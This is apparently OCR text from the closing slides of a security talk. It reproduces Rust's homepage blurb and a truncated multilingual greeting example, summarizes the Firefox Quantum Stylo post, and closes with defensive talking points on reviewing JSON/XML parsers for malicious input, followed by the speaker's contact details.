
Rust is a systems programming language that runs blazingly fast, prevents segfaults, and guarantees thread safety.

See who's using Rust, and read more about Rust in production.

Featuring

- zero-cost abstractions
- move semantics
- guaranteed memory safety
- threads without data races
- trait-based generics
- pattern matching
- type inference
- minimal runtime
- efficient C bindings

```
fn main() {
    let greetings = ["Hello", "Hola", "Bonjour",
                     "Ciao", "こんにちは", "안녕하세요",
                     "Cześć", "Olá", "Здравствуйте",
                     "Chào bạn", "您好", "Hallo",
                     "Hej", "Ahoj", "سلام","สวัสดี"];

    for (num, greeting) in greetings.iter().enumerate() {
        print!("{} : ", greeting);
        match num {
            0 =>  println!("This code is editable and runnak
            1 =>  println!("¡Este código es editable y ejecu
            2 =>  println!("Ce code est modifiable et exécut
            3 =>  println!("Questo codice è modificabile ed
            4 =>  println!("このコードは編集して実行出来ます
            5 =>  println!("여기에서 코드를 수정하고 실행할
            6 =>  println!("Ten kod można edytować oraz uruc
            7 =>  println!("Este código é editável e executá
            8 =>  println!("Этот код можно отредактировать и
```



Fearless Concurrency in Firefox Quantum

Nov. 14, 2017 · Manish Goregaokar

Firefox Quantum includes Stylo, a pure-Rust CSS engine that makes full use of Rust's "Fearless Concurrency" to speed up page styling. It's the first major component of Servo to be integrated with Firefox, and is a major milestone for Servo, Firefox, and Rust. It replaces approximately 160,000 lines of C++ with 85,000 lines of Rust.

Mozilla made two previous attempts to parallelize its style system in C++, and both of them failed. But Rust's fearless concurrency has made parallelism practical! Parallelism leads to a lot of performance improvements, including a 30% page load speedup for Amazon's homepage.

[https://blog.rust-lang.org/2017/11/14/Fearless-Concurrency-In-Firefox-Quantum.html]

More in summer…

Summary / Talking Points

- If you accept industry standard JSON/XML as input from *somewhere*, reflect for a moment whether that input data may be malicious
- Every component that consumes data should be reviewed for parsing risks
- Be open to discover new languages & environments – if it fits your problem/scenario

Thank you! Questions?

Feedback welcome

martin.pirker@fhstp.ac.at

http://**www.fhstp.ac.at/**

https://**www.jrz-target.at/**

https://**isf.fhstp.ac.at/**